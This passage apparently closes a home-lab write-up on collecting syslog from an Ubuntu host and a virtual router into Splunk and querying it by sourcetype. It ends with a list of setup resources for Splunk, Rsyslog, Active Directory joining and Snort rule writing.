Syslog messages from Ubuntu2 and vRouter are centrally collected and can be queried on the Splunk server. By filtering with ***"sourcetype=cisco.ios"*** and **"*sourcetype=syslog*"**, administrators can easily retrieve and analyze syslog data, gaining insights into network device activities and system events.





Resources:

- Installing Splunk Enterprise on Ubuntu: Step-by-Step Guide | by Daniel Opara | Medium
- *https://www.youtube.com/watch?v=z454piFK8W4*
- How to install and set up Rsyslog server - Linux Ubuntu 20.04.1 (linkedin.com)
- Ubuntu 22.04 LTS : Join in Active Directory Domain : Server World (server-world.info)
- https://github.com/adot8/metro
- The Basics - Snort 3 Rule Writing Guide
- GitHub - chrisjd20/Snorpy: Snorpy is a python script the gives a Gui interface to help those new to snort create rules.
- JAH ALL MIGHTY